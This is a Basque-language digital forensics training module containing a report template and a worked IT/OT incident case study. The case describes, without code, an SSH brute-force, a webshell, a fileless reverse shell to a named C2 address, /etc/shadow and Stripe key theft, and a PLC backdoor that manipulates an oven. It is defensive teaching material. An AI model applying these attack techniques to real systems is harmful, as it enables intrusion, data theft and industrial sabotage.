Kasu IDa:       ZG-FOR-{URTEA}-{ZZZ}
Ikertzailea:    [Izena], [Ziurtagiria: GCFE/GCFA/EnCE]
Data:           {URTEA}-{HH}-{EE}
Sailkapena:     KONFIDENTZIALA — CSIRT soilik
Bertsioa:       1.0 (Amaierako)

═══════════════════════════════════════════════════════════════
1. LABURPEN EXEKUTIBOA
═══════════════════════════════════════════════════════════════

[Intzidentziaren eta aurkikuntzen laburpen exekutiboa,
teknikarik gabe — CEO eta DPO-rentzat irakurgarria]

Erasoa {data}an gertatu zen eta {denboran} iraun zuen.
Erasotzaileak {sistema} arriskuan jarri zuen {metodo} bidez.
{Datu kopurua} exfiltratu da.
GDPR betebeharrak: {Bai/Ez}

═══════════════════════════════════════════════════════════════
2. IKERKETAREN ESPARRUA
═══════════════════════════════════════════════════════════════

Aztertutako Sistemak:
  - ZG-App (10.0.10.10) — PHP/Nginx web zerbitzaria
  - ZG-OT (172.16.0.0/16) — PLC/SCADA sistema
  - ZG-Gateway (192.168.2.1) — Sare trafikoa

Denbora Tartea:
  Hasiera: {data} {ordua} (CET)
```

```
  Amaiera: {data} {ordua} (CET)

Bildutako Ebidentziak:
  - E-001: RAM dump (8.4 GB) — ZG-App
  - E-002: Disko irudia (80.1 GB) — ZG-App
  - E-003: PCAP (2.3 GB) — ZG-Gateway
  - E-004: HMI irudia (15.7 GB) — ZG-OT
  - E-005: SCADA/Modbus logak — ZG-OT

═══════════════════════════════════════════════════════════

3. ZAINTZA KATEA
═══════════════════════════════════════════════════════════

| Ebidentzia | SHA-256 | Biltzailea | Data | Kokapena |
|------------|---------|------------|------|----------|
| E-001 RAM  | a1b2c3... | [Izena] | 14:32 | /evidence/memory/ |
| E-002 Disk | def456... | [Izena] | 15:10 | /evidence/disk/ |
| E-003 PCAP | 789abc... | [Izena] | 14:33 | /evidence/network/ |
| E-004 HMI  | cba987... | [Izena] | 16:00 | /evidence/ot/ |
| E-005 Logs | fed321... | [Izena] | 14:35 | /evidence/logs/ |

═══════════════════════════════════════════════════════════

4. ANALISI AURKIKUNTZAK
═══════════════════════════════════════════════════════════

4.1 DENBORA-LERROA:
{Ikusiko dena: kronologia zehatza milisegundo mailara}

4.2 SARRERA PUNTUA:
{Nola sartu zen erasotzailea? CVE? Phishing? Brute-force?}

4.3 ERASOTZAILEAREN PROFILA:
  - IP: {IP} (jatorria: {herrialdea, AbuseIPDB puntuazioa})
  - TTPs: {MITRE ATT&CK teknikak}
  - Malware: {izen/familia}
  - Motibazio probablea: {ekonomikoa/espioitza/sabotajea}

4.4 TEKNIKOEN AURKIKUNTZAK:
{Tresna bakoitzak zer aurkitu duen xeheki}
```

5. ONDORIOAK ETA GOMENDIOAK

5.1 ONDORIOAK:

{Intzidentziaren nondik norakoaren laburpena,
frogen oinarrituta, ziurtasun mailarekin}

5.2 GOMENDIO TEKNIKOAK:

Berehalakoak (24h):

→ {neurria}

Epe laburrean (30 egun):

→ {neurria}

Epe luzean (6-12 hilabete):

→ {neurria}

5.3 GDPR EBALUAZIOA:

→ Datu pertsonalak afektatuak: {Bai/Ez}

→ AEPD jakinarazpena: {Beharrezkoa/Ez}

→ Afektatu kopurua: {~X pertsona}

5.4 INTZIDENTZIA AURPEKO BALORAZIOA:

→ Zantzu argiago egoteak detekzioa lehenago egiteko aukera eman al zukeen? {Bai/Ez — zergatia}

SINADURAK:

Ikertzailea:	_____	Data: _____
CSIRT Buru:	_____	Data: _____
DPO:	_____	Data: _____

12.2 Kasu Praktikoa ZG-FOR-2026-001 — Txosten Laburpena

```
═══════════════════════════════════════════════════════════

AUZITEGI IKERKETA TXOSTENA — ZG-FOR-2026-001

═══════════════════════════════════════════════════════════

Kasu IDa:       ZG-FOR-2026-001
Ikertzailea:    CISO Taldea
Data:           2026-02-10 / 2026-02-11
Sailkapena:     KONFIDENTZIALA

1. LABURPEN EXEKUTIBOA

2026ko otsailaren 10ean, 14:25 inguruan, erasotzaile batek
SSH brute-force bidez Zabala Gailetak-en web zerbitzarian
(ZG-App) sartu zen "admin/admin123" kredentzial ahulak
erabiliz. Ondorioz, webshell bat instalatu, malware
exekutatu, eta /etc/shadow fitxategia exfiltratu zuen
kanpoko C2 zerbitzarira (185.220.101.45). Gainera,
IT-OT sarearen arteko Dual-homed PC bat erabiliz,
OT sarean sartu eta PLC programan backdoor bat gehitu
zuen labearen tenperatura manipulatzeko.

Eragin nagusiak:
  ✅ IT datu exfiltrazioa: /etc/shadow (23 kontu)
  ✅ API giltza lapurtu: Stripe aktiboa (BEREHALAKOA DEUSEZTATU)
  ✅ OT manipulazioa: Labea 85.3°C (geldialdia 14:29:01)
  ✅ Produkzio etetea: 45 minutu (~11.250€ kostua)
  ✅ GDPR: Datu pertsonalak (23 langileen hash) exfiltratu
           → AEPD jakinarazpena beharrezkoa (72h)

2. IKERKETAREN ESPARRUA

  Sistemak: ZG-App (10.0.10.10), ZG-OT (172.16.0.0/16)
  Tartea: 2026-02-10 14:25 – 14:33 (8 minutu aktibo)
  Ebidentziak: 5 (RAM, Disk, PCAP, HMI, Logs)

3. ONDORIO NAGUSIAK

  SARRERA: SSH brute-force + webshell (RCE)
```

```
  MALWARE: Fileless Python reverse shell (memfd)
  C2: 185.220.101.45:4444 (Tor exit node)
  TTPs: T1110, T1505.003, T1055, T1003.008, T0839
  MOTIBAZIOA: Diru-sarrerak (Stripe giltzak) + sabotajea

4. GOMENDIO BEREHALAKOAK

  ✓ Stripe API giltza berritu (EGINDA — 14:35)
  ✓ Pasahitz guztiak berresleitu (EGINDA — 15:00)
  ✓ Dual-homed PC kendu (EGINDA — 14:30)
  ✓ AEPD jakinarazpena bidali (72h barruan)
  → SSH pasahitz autentifikazioa desgaitu (key-only)
  → WAF hedatu webshell patroien aurkako filtroa
  → OT MFA ezarri SSH sarbidearako
  → PLC programa firmaware sinadurarekin babestu

5. GDPR EBALUAZIOA

  Datu pertsonalak: BAI (23 langile pasahitz hash)
  AEPD jakinarazpena: BEHARREZKOA (GDPR Art. 33)
  Epea: 2026-02-13 14:32 baino lehen
  Arrisku maila: ALTUA (pasahitz hash-ak gorde bada)
  Art. 34 (afektatuei): BEHARREZKOA (arrisku altua)
═══════════════════════════════════════════════════════
```

Laburpena eta Ondorioak

Moduluaren Emaitzen Laburpena

Atala	Helburua	Egoera
Esparru Legala	RFC 3227, ISO 27037-43, GDPR	✅ Osatua
Ebidentzia Bilketa SOP	5 faseko prozedura, live_response.sh	✅ Osatua
Forentse Tresna-kutxa	install-tools.sh, 19 tresna	✅ Osatua
Memoria Forensea	Volatility 3, 12 plugin, LiME	✅ Osatua
Disko Forensea	Autopsy, dc3dd, Foremost, timeline	✅ Osatua
Sare Forensea	Wireshark, tcpdump, NetworkMiner	✅ Osatua
OT/ICS Forensea	HMI irudia, SCADA logak, PLC analisia	✅ Osatua
Malware Analisia	Estatikoa + Dinamikoa, YARA arauak	✅ Osatua
Zaintza Katea	LUKS enkriptatzea, formularioa, hash egiaztapena	✅ Osatua
Kasu Praktikoa Osoa	ZG-FOR-2026-001 — IT+OT forensika integratua	✅ Osatua
Txosten Txantiloia	Txosten egitura + kasu praktikoa txostena	✅ Osatua

Kasu Praktiko Emaitzak (ZG-FOR-2026-001)

KPI	Balioa
Bilketa denbora (detekziotik ebidentzia-ra)	3 minutu
Ebidentzia kopurua	5 (RAM, Disk, PCAP, HMI, Logs)
Datu guztira bilduta	~107 GB
Hash egiaztapen emaitza	✅ 5/5 berdinak
Aurkikuntza kritikoak	10 (F-01 – F-10)
MITRE TTPs identifikatuak	10 teknika
Malware berreskuratzea	✅ payload.py, backdoor.so
OT forensika	✅ PLC backdoor konfirmatu
GDPR betetzea	✅ AEPD jakinarazpena prestatuta

Hobekuntzarako Proposamenak

1. **EDR hedapena:** Endpoint Detection & Response sistema ZG-App eta ZG-Data sistemetan — fileless malware erreakzio abiadura hobetzeko
2. **Forensika prozedura OT-rako:** OT espezifiko SOP idatzi (PLC firmware backup automatikoa, SCADA log atxikipen politika)
3. **DFIR prestakuntza:** CSIRT kideak GIAC GCFE (GIAC Certified Forensic Examiner) ziurtagiria lortzera bultzatu
4. **Forentse laborategia:** Cuckoo Sandbox hedapen automatizatua malware analisirako (oraindik eskuzko prozesua da)
5. **PCAP gordetze denbora:** ELK Packetbeat → PCAP 90 egunetik 180 egunera handitu (NIS2 ikerketa eper luzeagatik)

Dokumentua: MODULUA_05_AUZITEGI_ANALISI_INFORMATIKOA.md **Bertsioa:** 1.0 **Egoera:** Osatua ✅ **Azken Eguneraketa:** 2025 **Arauak:** RFC 3227 | ISO/IEC 27037-27043 | GDPR Art. 5/32/33 | NIST SP 800-86